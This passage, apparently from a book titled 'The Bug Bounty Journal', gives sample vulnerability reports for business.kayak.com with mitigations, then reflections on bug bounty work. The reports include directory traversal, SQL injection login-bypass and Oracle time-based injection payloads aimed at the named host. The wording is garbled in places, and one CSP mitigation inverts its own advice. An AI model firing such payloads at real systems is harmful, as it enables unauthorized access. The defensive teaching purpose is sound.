2. Use a proxy tool, such as Burp Suite, to intercept the request to download the file.

3. Add "../" or other directory traversal sequences to the file argument in the request.

4. Send the modified request, then monitor the outcome.

5. The vulnerability is verified if the server provides the contents of a file that isn't in the specified directory.

Proof of Concept:

Consider the following request to download a file:

```
GET /download?file=../config/users.txt HTTP/1.1

Host: business.kayak.com
```

In this example, the attacker modifies the "file" parameter to traverse outside the expected directory structure and retrieve the sensitive "user.txt" file.

Proposed Mitigation or Fix:

The following actions should be taken to lessen this vulnerability:

1. Input validation and sanitization: To prevent directory traversal sequences from being interpreted, make sure that all user-supplied input, especially parameters relating to files, undergoes extensive validation and sanitization.

2. Whitelist file access: Put in place a stringent file access control system that expressly permits access to only permitted files and folders.

3. Use secure file handling APIs: Utilize secure file handling routines or libraries that automatically handle path traversal and guard against unwanted file access.

4. Regular security assessments: Conduct routine security audits, including penetration testing and vulnerability scanning, to find and fix route traversal problems.

5. Stay up-to-date: Keep the program and all of its dependencies patched and updated to fix any known security flaws or vulnerabilities.

Report 2

Vulnerability Title:

SQL Injection

Vulnerability Description:

The program is vulnerable to SQL injection attacks, which allow a perpetrator to alter database queries by using erroneous user input. This flaw results from the incorrect sanitization and validation of user-provided data before it is used in SQL queries.

Affected Components:

Any feature or component that communicates with a backend database is vulnerable to SQL injection. This covers user authentication, data retrieval, search capabilities, and any other database-related functionalities.

Impact Assessment:

Because it enables an attacker to run arbitrary SQL statements inside the application's database, this vulnerability poses a serious danger. The possible effects include elevated privileges, illegal access to sensitive data, alteration or deletion of data, and potentially remote code execution if more vulnerabilities are found.

Steps to Reproduce:

1. Recognize a user input field that is used by an application's SQL query.

2. Insert a malicious SQL query or payload into the input field. As an instance:

```
'OR '1'='1'; --
```

3. Submit the updated data and watch how the program responds.

4. The SQL injection vulnerability is validated if the program behaves unexpectedly, such as by displaying unwanted data or producing error messages that include database-related information.

Proof of Concept:

The application uses the provided credentials to accomplish the user login in the example below:

```
POST /login HTTP/1.1

Host: business.kayak.com

Content-Type: application/x-www-form-urlencoded



username=admin' OR '1'='1'; --

password=password123
```

In this scenario, the attacker injects a SQL payload into the username column, causing the query to always return true and thereby bypassing authentication.

Proposed Mitigation or Fix:

The following steps should be made to mitigate this vulnerability:

1. Prepared statements or parameterized queries: Use parameterized queries or prepared statements with placeholders for user input. This guarantees that input given by the user is regarded as data rather than executable code, essentially avoiding SQL injection attacks.

2. Input validation and sanitization: Use tight input validation to reject or sanitize user input to avoid SQL metacharacters and escape sequences from being injected.

3. Principle of least privilege: Implement the concept of least privilege by assigning just the essential database privileges to the application's database user account, hence reducing the potential impact of successful SQL injection attacks.

4. Web application firewall (WAF): Use a WAF with SQL injection detection and prevention capabilities to give an extra layer of protection against such attacks.

5. Regular security assessments: Routine security assessments, including as penetration testing and code reviews, should be performed to discover and mitigate SQL injection issues.

6. Secure coding practices: Develop safe coding standards for developers, emphasizing the significance of validating and sanitizing user input and conducting regular code reviews to discover and repair any vulnerabilities.

Report 3

Vulnerability Title:

Time-Based SQL Injection allows unauthorized database access (Oracle)

Vulnerability Description:

The program is vulnerable to temporal-Based SQL Injection, which allows an attacker to alter SQL queries by taking advantage of temporal delays. This flaw originates from insufficient input validation and sanitization when combining user-supplied data into SQL queries run by an Oracle database.

Affected Components:

Any component or activity that interacts with an Oracle database is vulnerable to the Time-Based SQL Injection vulnerability. This comprises user authentication, data retrieval, search operations, and any other database-related functionality.

Impact Assessment:

This vulnerability is serious since it allows an attacker to extract critical information from a database, modify data, and potentially obtain unauthorized access. An attacker can circumvent security protections, exfiltrate data, and further abuse the database by carefully crafting payloads that cause latency delays in SQL queries.

Steps to Reproduce:

1. Locate a user input field that is used in a SQL query run by the Oracle database.

2. Place a timed SQL payload in the input field.

```
' AND DBMS_LOCK.SLEEP(5); --
```

3. Pay attention to the application's answer. The vulnerability is validated if the program encounters a considerable delay or shows behavior indicating a successful time-based SQL injection.

Proof of Concept:

Consider the following scenario, in which the program does a search based on user input:

```
POST /search HTTP/1.1

Host: business.kayak.com

Content-Type: application/x-www-form-urlencoded



search_term=widget' AND DBMS_LOCK.SLEEP(5); --
```

In this scenario, the attacker injects a time-delayed SQL payload into the search_term field, forcing the query to stall for 5 seconds, indicating that the Time-Based SQL Injection was successful.

Proposed Mitigation or Fix:

The following steps should be made to mitigate this vulnerability:

1. Input validation and sanitization: To avoid the insertion of malicious SQL payloads, provide effective input validation and sanitization algorithms. To segregate user input from SQL queries, utilize parameter binding or bind variables.

2. Least privilege principle: Assign database accounts using the least privilege principle, allowing just the rights required for the application to work effectively. Limit the app's access to sensitive data or actions.

3. Web application firewall (WAF): To filter out potentially dangerous requests, deploy a WAF with time-based SQL injection detection and prevention capabilities.

4. Patching and updates: To address any known vulnerabilities, keep the Oracle database and accompanying software up to date with the most recent security patches and updates.

5. Regular security assessments: Conduct frequent security audits, including penetration testing, to discover and address Time-Based SQL Injection issues.

6. Security awareness and training: Educate developers on secure coding methods, emphasizing the need of input validation, parameter binding, and SQL injection prevention.

Report 4

Vulnerability Title:

SQL Injection allows unauthorized database access (SQLite)

Vulnerability Description:

SQL injection attacks are possible against the program, allowing an attacker to modify database queries using unvalidated user input. This vulnerability exists because user-supplied data is not properly sanitized and validated before being incorporated into SQL queries performed by a SQLite database.

Affected Components:

Any component or activity that interacts with a SQLite database is vulnerable to SQL injection. This comprises user authentication, data retrieval, search operations, and any other database-related functionality.

Impact Assessment:

This vulnerability is serious since it allows an attacker to run arbitrary SQL statements on the application's SQLite database. If further vulnerabilities are uncovered, the possible impact includes unauthorized access to sensitive data, data modification or deletion, privilege escalation, and potentially remote code execution.

Steps to Reproduce:

1. Locate a user input field that is used in a SQL query run by the SQLite database.

2. Insert a rogue SQL query or payload into the input field.

As an example: ' OR 1=1; --

3. Submit the changed input and wait for the application's response.

4. The SQL injection vulnerability is validated if the program behaves unexpectedly, such as displaying unwanted data or creating error messages disclosing database-related information.

Proof of Concept:

Consider the following scenario, in which the program conducts a user login based on the credentials provided:

```
POST /login HTTP/1.1

Host: business.kayak.com

Content-Type: application/x-www-form-urlencoded



username=admin' OR 1=1; --

password=password123
```

In this scenario, the attacker injects a SQL payload into the username column, causing the query to always return true and thereby circumventing authentication.

Proposed Mitigation or Fix:

The following steps should be made to mitigate this vulnerability:

1. Prepared statements or parameterized queries: Use parameterized queries or prepared statements with placeholders for user input. This guarantees that input given by the user is regarded as data rather than executable code, essentially avoiding SQL injection attacks.

2. Input validation and sanitization: Use stringent input validation to reject or sanitize user input to avoid SQL metacharacters and escape sequences from being injected.

3. Secure coding techniques: Educate developers on secure coding standards, emphasizing the necessity of validating and sanitizing user input as well as conducting frequent code reviews to discover and repair any vulnerabilities.

4. Regular security assessments: Routine security assessments, including as penetration testing and code reviews, should be performed to discover and mitigate SQL injection issues.

5. Stay up-to-date: Keep the SQLite library and accompanying software components up to date with the most recent security patches and upgrades to address any known vulnerabilities.

6. Principle of least privilege: Assign database accounts using the least privilege approach, allowing just the rights required for the application to work effectively. Limit the app's access to sensitive data or actions.

Report 5

Vulnerability Title:

Wildcard Directive in Content Security Policy allows unsafe content loading

Vulnerability Description:

The application's material Security Policy (CSP) has a wildcard directive that permits dangerous material from any source to be loaded. This misconfiguration may provide security issues since it circumvents the CSP's intended constraints, allowing the execution of malicious scripts and the loading of untrusted resources.

Affected Components:

The Content Security Policy's wildcard directive impacts the whole application, affecting all pages and resources that are subject to the CSP.

Impact Assessment:

The wildcard directive in the material Security Policy provides a substantial risk by enabling dangerous material from any source to be loaded. This might result in a variety of security risks, including cross-site scripting (XSS) attacks, unauthorized data exfiltration, and client-side vulnerability exploitation. It compromises the CSP's protection and may expose users to malicious actions.

Steps to Reproduce:

1. Navigate to the application and look for the Content Security Policy (CSP) header in the server response.

2. Determine whether the CSP has a wildcard (*) directive.

3. Load a website or resource that violates the CSP constraints, such as an external or inline script.

4. Check to see if the content is loaded and performed without any CSP warnings or limitations.

5. If the content is successfully loaded and processed, the vulnerability associated with the wildcard directive is validated.

Proof of Concept:

For instance, suppose the application's CSP header includes the following directive:

Content-Security-Policy: default-src 'self' *;

The default-src policy's wildcard (*) directive allows the material to be loaded from any source, weakening the intended security limitations.

Proposed Mitigation or Fix:

The following steps should be made to mitigate this vulnerability:

1. Restrictive CSP policies: Examine and amend the CSP to incorporate specific directives that restrict content loading to just trustworthy sources. Unless absolutely required, utilize wildcard directives (*).

2. Whitelisting trusted sources: Specify trusted sources explicitly using suitable CSP directives such as'self', 'https:', or particular domain names.

3. Strict mode and nonce values: Use strict-dynamic mode or nonce values to regulate script loading and execution, allowing only trusted scripts to run.

4. Regular CSP header audits: Audit the CSP headers on a regular basis to ensure their efficacy and to discover and correct any misconfigurations or vulnerabilities.

5. Content Security Policy reporting: Enable reporting methods to collect and evaluate violation reports, enabling for proactive detection of potential CSP bypasses or attacks.

6. Secure coding procedures: Use secure coding methods during the development phase to avoid the introduction of dangerous content-loading vulnerabilities.

Report 6

Vulnerability Title:

Unsafe Inline Script Directive in Content Security Policy allows execution of arbitrary scripts

Vulnerability Description:

The "unsafe-inline" directive is included in the "script-src" policy of the application's Content Security Policy (CSP). This directive permits the execution of arbitrary inline scripts, circumventing the CSP's intended constraints. It makes the application vulnerable to cross-site scripting (XSS) attacks and other script-based flaws.

Affected Components:

The "unsafe-inline" directive in the "script-src" policy affects all pages and resources in the application that rely on inline script execution.

Impact Assessment:

The "unsafe-inline" directive's presence in the "script-src" policy constitutes a severe security concern. It permits arbitrary scripts, including possibly dangerous code, to be executed within the program. This can result in XSS attacks, unauthorized data access or alteration, and the exploitation of client-side vulnerabilities.

Steps to Reproduce:

1. Open the application and examine the server response for the Content Security Policy (CSP) header.

2. Examine the "script-src" policy directive for the presence of the "unsafe-inline" directive.

3. Open an application page that has an inline script.

4. Ensure that the inline script runs without any CSP warnings or limitations.

5. The vulnerability associated with the "unsafe-inline" directive is proven if the inline script executes properly, confirming the bypass of the CSP.

Proof of Concept:

For instance, suppose the application's CSP header includes the following directive:

Content-Security-Policy: script-src 'self' 'unsafe-inline';

The presence of the "unsafe-inline" directive permits the execution of inline scripts even if they break the CSP constraints.

Proposed Mitigation or Fix:

The following steps should be made to mitigate this vulnerability:

1. Strict CSP regulations: Remove the "unsafe-inline" directive from the "script-src" policy and implement tighter script execution restrictions.

2. Externalize scripts: Refactor the program so that inline scripts are separated and loaded as external files from trustworthy sources.

3. Hash- or nonce-based execution: Use script integrity hashes or nonces to verify that only trusted scripts are executed.

4. Content Security Policy reporting: Allow reporting methods to receive and evaluate violation reports, enabling for proactive detection of inline script use and related vulnerabilities.

5 Secure coding techniques: Educate developers about the hazards of inline scripts and encourage them to utilize best practices like externalizing scripts and avoiding inline code.

6. Regular CSP header audits: Audit the CSP headers on a regular basis to ensure their efficacy and to discover and correct any misconfigurations or vulnerabilities.

Report 7

Vulnerability Title:

Unsafe Inline Style Directive in Content Security Policy allows execution of arbitrary styles

Vulnerability Description:

The "unsafe-inline" directive is included in the "style-src" policy of the application's Content Security Policy (CSP). This directive lets the application to use inline styles while avoiding the CSP's intended constraints. It makes the application vulnerable to style-based vulnerabilities and raises the likelihood of cross-site scripting (XSS) attacks.

Affected Components:

The "unsafe-inline" directive in the "style-src" policy impacts all pages and resources in the application that rely on inline style execution.

Impact Assessment:

The "unsafe-inline" directive's presence in the "style-src" policy provides a severe security concern. It permits the program to execute arbitrary styles, including possibly harmful code. This can result in XSS attacks, unauthorized data access or alteration, and the exploitation of client-side vulnerabilities.

Steps to Reproduce:

1. Open the application and examine the server response for the Content Security Policy (CSP) header.

2. Examine the "style-src" policy directive to see whether it contains the "unsafe-inline" directive.

3. Open an application page that contains an inline style.

4. Check that no CSP-related warnings or limitations are present when the inline style is applied.

5. The vulnerability related with the "unsafe-inline" directive is proven if the inline style is successfully implemented, confirming the bypass of the CSP.

Proof of Concept:

For instance, suppose the application's CSP header includes the following directive:

```
Content-Security-Policy: style-src 'self' 'unsafe-inline';
```

The introduction of the "unsafe-inline" directive allows inline styles to be executed even if they break CSP limitations.

Proposed Mitigation or Fix:

The following steps should be made to mitigate this vulnerability:

1. Strict CSP policies: Remove the "unsafe-inline" directive from the "style-src" policy and impose stricter style application restrictions.

2. Externalize styles: Refactor the program so that inline styles are separated and applied via external CSS files fetched from trusted sources.

3. Nonce-based or hash-based execution: Use style integrity hashes or nonces to verify that only trustworthy styles are used.

4. Content Security Policy reporting: Allow reporting systems to receive and evaluate violation reports, enabling for proactive detection of inline style use and possible vulnerabilities.

5. Secure coding methods: Educate developers on the dangers of inline styles and encourage them to utilize best practices such as externalizing styles and avoiding inline code.

6. Regular CSP header audits: Audit the CSP headers on a regular basis to ensure their efficacy and to discover and correct any misconfigurations or vulnerabilities.

Report 8

Vulnerability Title:

Missing Content Security Policy (CSP) Header allows the potential for various security risks

Vulnerability Description:

In the server response, the application does not provide a Content Security Policy (CSP) header. Because it lacks the essential safeguards to minimize cross-site scripting (XSS), data injection, and other client-side vulnerabilities, this absence exposes the program to possible security concerns. Without a CSP, the application becomes more vulnerable to attacks that take advantage of illegal script execution and the loading of untrusted resources.

Affected Components:

Because it applies to all pages and resources delivered by the application, the absence of a Content Security Policy (CSP) header has an impact on the entire program.

Impact Assessment:

The absence of a Content Security Policy (CSP) header makes the application more vulnerable to different client-side attacks. It enables for possible XSS attacks, illegal data exfiltration, and client-side vulnerability exploitation. Furthermore, the lack of a CSP hinders the application from imposing the required constraints on script execution, resource loading, and inline style usage, exposing users to a higher level of risk.

Steps to Reproduce:

1. Navigate to the application and inspect the server response headers.

2. Look for a missing Content Security Policy (CSP) header.

3. Open an application page that has user-controllable inputs or dynamic content.

4. Check to see if the website runs scripts or loads resources from untrusted sources without any CSP warnings or limitations.

5. The vulnerability associated with the missing CSP header is proven if the website supports the execution of unauthorized scripts or the loading of untrusted resources.

Proof of Concept:

Analyze the server response headers to ensure the absence of the Content Security Policy (CSP) header. Search for the following heading:

Content-Security-Policy:

If the header is absent, it indicates that the CSP header is missing.

Proposed Mitigation or Fix:

To address this issue, the following steps should be taken:

1. Put in place a Content Security Policy (CSP): For all pages and resources delivered by the application, include an appropriate CSP header in the server response.

2. Establish restrictive policies: Configure the CSP with policies that restrict script execution, resource loading, and the use of inline styles to trusted sources only.

3. Whitelist reliable sources: Using the relevant CSP directives, such as'self,' 'https:,' or particular domain names, explicitly designate trustworthy sources.

4. CSP header audits on a regular basis: Conduct frequent audits to ensure that the CSP header is there and active, and that it is accurately configured and actively enforced.

5. Content Security Policy reporting: Enable reporting methods to collect and evaluate violation reports, enabling for proactive detection of potential CSP bypasses or assaults.

6. Secure coding practices: Educate developers on the importance of implementing CSP headers and the risks associated with client-side vulnerabilities. Encourage the use of secure coding practices to prevent the introduction of security vulnerabilities during development.

Report 9

Vulnerability Title:

Cross-Domain Misconfiguration allows unauthorized access to sensitive resources

Vulnerability Description:

The cross-domain setup of the application is incorrect, allowing unauthorized access to critical resources across domains. This misconfiguration can lead to data leakage, unauthorized data alteration, and the exploitation of critical functions.

Affected Components:

Misconfigured cross-domain settings have an influence on the application's communication with other domains or subdomains, potentially disrupting numerous resources and functions that rely on cross-domain interactions.

Impact Assessment:

Misconfiguration of cross-domain settings poses security concerns with serious repercussions. It enables attackers to circumvent specified security measures and get access to sensitive resources or functionality housed across domains. The effect includes unauthorized data access, alteration, or exfiltration, as well as the possibility of privilege escalation and cross-domain vulnerability exploitation.

Steps to Reproduce:

1. Determine the domains and subdomains of the application that are involved in cross-domain communication.

2. Examine the cross-domain setup, including CORS headers, iframe settings, and any other methods engaged in cross-domain interactions.

3. Unauthorized access to critical resources or functionality from a different domain or subdomain.

4. Check to see if the application permits access to sensitive resources or capabilities without any cross-domain limitations or warnings.

5. If unauthorized access is successful, the vulnerability associated with the misconfiguration is confirmed.

Proof of Concept:

For example, if the application's cross-domain setup lacks suitable CORS headers or permits unfettered cross-domain communication, an attacker might possibly access sensitive resources or execute illegal actions.

Proposed Mitigation or Fix:

The following steps should be made to mitigate this vulnerability:

1. Examine and update cross-domain configuration: Examine the cross-domain communication methods of the application, including CORS headers, iframe settings, and any other relevant setups. Check that they are correctly designed and restricted.

2. Correctly implement CORS: To prevent cross-domain access to critical sites, provide suitable CORS headers in answers. Using the "Access-Control-Allow-Origin" header, only allow access from trustworthy domains.

3. Limit cross-domain access: Consider imposing stricter validation for cross-domain requests and creating more specific cross-domain regulations, such as identifying permissible methods and headers.

4. Audits on a regular basis: Conduct frequent cross-domain configuration audits to detect and correct any misconfigurations or vulnerabilities. Check that the settings are in accordance with the application's security needs.

5. Secure code procedures: Educate developers on the dangers associated with cross-domain misconfigurations and advocate secure coding standards that prevent such vulnerabilities from being introduced throughout the development process.

6. Security testing: Conduct thorough security testing, such as penetration testing and vulnerability scanning, to uncover potential cross-domain misconfigurations and other security concerns.

Report 10

Vulnerability Title:

Hidden File Disclosure allows unauthorized access to sensitive information

Vulnerability Description:

The program reveals hidden files or folders containing sensitive data. These secret files are designed to be unavailable to users and should not be made public. Hidden files raise the danger of unwanted access to critical data, potentially resulting in data leaks and security breaches.

Affected Components:

The hidden file disclosure vulnerability affects certain files or directories that have been inadvertently disclosed and made available to unauthorized users.

Impact Assessment:

The disclosure of secret data poses a serious security risk. It might lead to unauthorized access to sensitive data such as configuration files, source code, database backups, credentials, or other secret information. This information can be used to acquire further system access, initiate attacks, or damage the application's security and integrity.

Steps to Reproduce:

1. Determine whether any hidden files or folders exist within the application.

2. Examine the application's file or directory structure for hidden files.

3. Attempt to directly access the hidden files or folders using proper URLs or directory traversal techniques.

4. Check to see if the hidden files can be accessed without authentication or sufficient authorisation.

5. The issue is proven if unauthorized access to hidden files is successful, indicating the vulnerability associated with hidden file disclosure.

Proof of Concept:

Accessing a hidden file named "._darcs" or a secret directory named ".hg" that includes sensitive information, for example, would indicate the presence of a hidden file disclosure vulnerability.

Proposed Mitigation or Fix:

The following steps should be made to mitigate this vulnerability:

1. Examine and protect hidden files: Locate and examine all hidden files or folders within the application. Remove any critical information from these files and assure their security.

2. Restrict access to hidden files: To prevent unwanted access to hidden files, use access restrictions such as proper file permissions or authentication systems.

3. Server configuration: Set up the web server to prevent hidden files or folders from being exposed. Modifying server settings, such as stopping directory indexing or creating proper file access restrictions, may be required.

4. Security audits on a regular basis: Conduct security audits on a regular basis to detect and resolve any exposed or vulnerable hidden files. Implement safeguards to avoid the unintentional disclosure of sensitive information.

5. Secure coding techniques: Educate developers on the necessity of properly safeguarding sensitive information and employing secure coding methods to avoid hidden file disclosure vulnerabilities from being introduced during development.

6. Penetration testing: Conduct extensive penetration testing to uncover hidden file disclosure vulnerabilities and other application security flaws.

Report 11

Vulnerability Title:

Missing Anti-Clickjacking Header allows clickjacking attacks

Vulnerability Description:

In the server answers, the application does not provide an Anti-Clickjacking header, such as X-Frame-Options or Content-Security-Policy frame-ancestors directive. This omission exposes the program to clickjacking attacks, in which an attacker may deceive users into doing unwanted actions by overlaying malicious information or frames on top of the application.

Affected Components:

The absence of an Anti-Clickjacking header impacts all sites and resources delivered by the application, making them vulnerable to clickjacking attacks.

Impact Assessment:

The lack of an Anti-Clickjacking header increases the possibility of clickjacking assaults, which can have a variety of consequences, including illegal activities conducted by users who inadvertently engage with harmful material. This might result in unintentional changes to settings, data manipulation, unlawful transactions, or sensitive information theft.

Steps to Reproduce:

1. Navigate to the application and examine the server response headers.

2. Examine the Content-Security-Policy header for the lack of an Anti-Clickjacking header, such as X-Frame-Options or frame-ancestors directive.

3. Create a page or utilize an already existing malicious website to embed the application's content in an iframe.

4. Open the crafted page or the malicious website with the embedded program.

5. Check to see if the program has been correctly integrated within the iframe without any clickjacking protection.

6. The vulnerability associated with missing protection is proven if the program is embedded without protection, indicating the lack of an Anti-Clickjacking header.

Proof of Concept:

If the application's server responses lack an X-Frame-Options header with the "SAMEORIGIN" or "DENY" value, or if the Content-Security-Policy header lacks a frame-ancestors directive restricting embedding to trusted sources, it confirms the absence of Anti-Clickjacking protection.

Proposed Mitigation or Fix:

The following steps should be made to mitigate this vulnerability:

1. Use Anti-Clickjacking headers: In the server answers for all pages and resources delivered by the application, include an appropriate Anti-Clickjacking header, such as X-Frame-Options or Content-Security-Policy frame-ancestors directive.

2. X-Frame-Options header: Set the "SAMEORIGIN" value in the X-Frame-Options header to allow embedding only from the same origin, or use "DENY" to disable all framing.

3. Content-Security-Policy header: Use the frame-ancestors directive to restrict embedding to trustworthy sources in the Content-Security-Policy header.

4. Conduct regular header audits: to ensure that the Anti-Clickjacking headers are accurately established and aggressively enforced.

5. Security awareness: Inform developers about the dangers of clickjacking attacks and the need of using Anti-Clickjacking headers. Encourage the usage of safe coding methods throughout development to avoid the introduction of clickjacking vulnerabilities.

Challenges and How They can be Overcome

Communication Gap

Sometimes there is a lack of clarity or understanding between the reporter and the organization when it comes to bug bounty reporting. The researcher may fail to adequately describe the vulnerability, causing uncertainty or misinterpretation by the company.

Overcoming this obstacle requires the development of efficient communication channels. Organizations might give clear reporting rules and templates, encouraging researchers to provide extensive information about their results. Furthermore, open channels of communication should be created to allow researchers and organization representatives to engage in discourse, seeking clarity and thoroughly debating the vulnerabilities.

False Positives or Irrelevant Findings

Bug bounty programs sometimes get a large number of reports, including false positives or bugs that do not represent serious security threats to the business. Sorting through these reports might take time and distract resources away from resolving serious issues.

Organizations can **overcome** this difficulty by using a simplified triage procedure. This procedure calls for specialized security people or a team to examine and prioritize incoming reports. These people should be able to distinguish between false positives and actual vulnerabilities. Organizations may focus their efforts on resolving important issues faster by efficiently triaging reports.

Scalability

When managing bug bounty requests, large businesses or those with very sophisticated systems may suffer scalability issues. It might be difficult to establish a structured and effective method for managing a significant amount of reports when there are several applications, platforms, or services to protect.

Organizations may **overcome** this difficulty by utilizing bug bounty programs or security orchestration solutions. These technologies help to coordinate remediation activities by streamlining the reporting process, automating vulnerability tracking, and streamlining the reporting process. Furthermore, providing a clear escalation channel and allocating duties to different teams or individuals within the business can aid in the appropriate distribution of burden.

Ethical Considerations

Researchers must follow ethical guidelines while probing for vulnerabilities under bug bounty schemes. However, there may be times when researchers inadvertently cross these lines, resulting in legal or ethical quandaries for both the researcher and the institution.

To **overcome** this issue, businesses should specify the scope and boundaries of their bug bounty programs clearly. This involves establishing clear criteria for what acts are acceptable and unacceptable throughout the testing process. Establishing a reasonable disclosure policy that safeguards both researchers and the organization is critical. Organizations can also provide bug reward programs as a legal way for researchers to disclose vulnerabilities, ensuring legal protection.

Reflections and Takeaways

As I reach the end of my bug bounty log book, I find myself thinking on the events, obstacles, and lessons I've learnt over my bug bounty hunting career. This article is a collection of my thoughts and important lessons from this exciting and ever-changing area.

Persistence and Perseverance:

Bug hunting is not a chore for the faint of heart. To handle complicated applications, delve deep into their vulnerabilities, and overcome hurdles, tenacity and perseverance are required. Throughout my bug bounty adventure, I've met various failures and frustrations. However, I've discovered that tenacity pays off. Every obstacle is an opportunity to learn and grow, and the benefits frequently come to those who refuse to give up.

Continuous Learning:

The cybersecurity industry is dynamic and ever-changing. New vulnerabilities, attack vectors, and defensive measures are constantly being discovered. I've understood the value of constant learning in order to remain relevant and effective as a bug bounty hunter. Reading security blogs on a regular basis, attending conferences, engaging in bug bounty groups, and being up to date on the newest tools and approaches have all been critical in improving my abilities and staying ahead of the curve.

Attention to Detail:

In the world of bug hunting, attention to detail is everything. From the source code to the network traffic, I've learned to evaluate every part of a program. Small things are sometimes what expose flaws that others ignore. I discovered important security problems that would otherwise have gone undiscovered by establishing a rigorous mentality and exhaustively investigating every nook and corner of the target application.

Effective Communication:

Bug hunting is significantly more than just uncovering vulnerabilities; it's also about efficiently conveying such discoveries to the appropriate parties. Clear, and well-documented reports are critical in communicating to developers and project owners the detected vulnerabilities, their effect, and proposed repair methods. I've discovered that excellent communication stimulates teamwork, speeds up the repair process, and builds solid connections with the companies with whom I deal.

Conclusion

"The Bug Bounty Journal" has transported us to the realm of ethical hacking and bug bounty hunting. With real-life experiences, technological insights, and best practices from seasoned cybersecurity specialists, the book has inspired and informed readers. It has stressed the significance of bug bounty programs in strengthening digital defenses and encouraging collaboration among academics and organizations.

Readers have experienced the accomplishments and challenges faced by bug bounty hunters from various businesses via a variety of case studies. These stories have highlighted the importance of proactive security measures as well as the ever-present threat of cyber vulnerabilities.

The book taught readers how to use reconnaissance techniques, vulnerability scanning, penetration testing, and exploit creation. It has provided readers with the skills and tactics they need to properly detect and resolve vulnerabilities.

Furthermore, "The Bug Bounty Journal" has highlighted the ethical concerns and responsible disclosure standards that serve as the foundation of the bug bounty community. It has stressed open communication and building trust between scholars and organizations.

As the last chapter concludes, readers are invited to use the lessons learned and participate in the bug bounty community. The book has sparked an interest in cybersecurity and a desire to contribute to a safer digital world.

Readers may have a significant influence in the ongoing war against cyber risks by being educated, constantly polishing their abilities, and embracing teamwork.

"The Bug Bounty Journal" has been a useful resource, combining storytelling, technical insights, and ethical concerns to help readers better grasp ethical hacking and its role in safeguarding our digital world.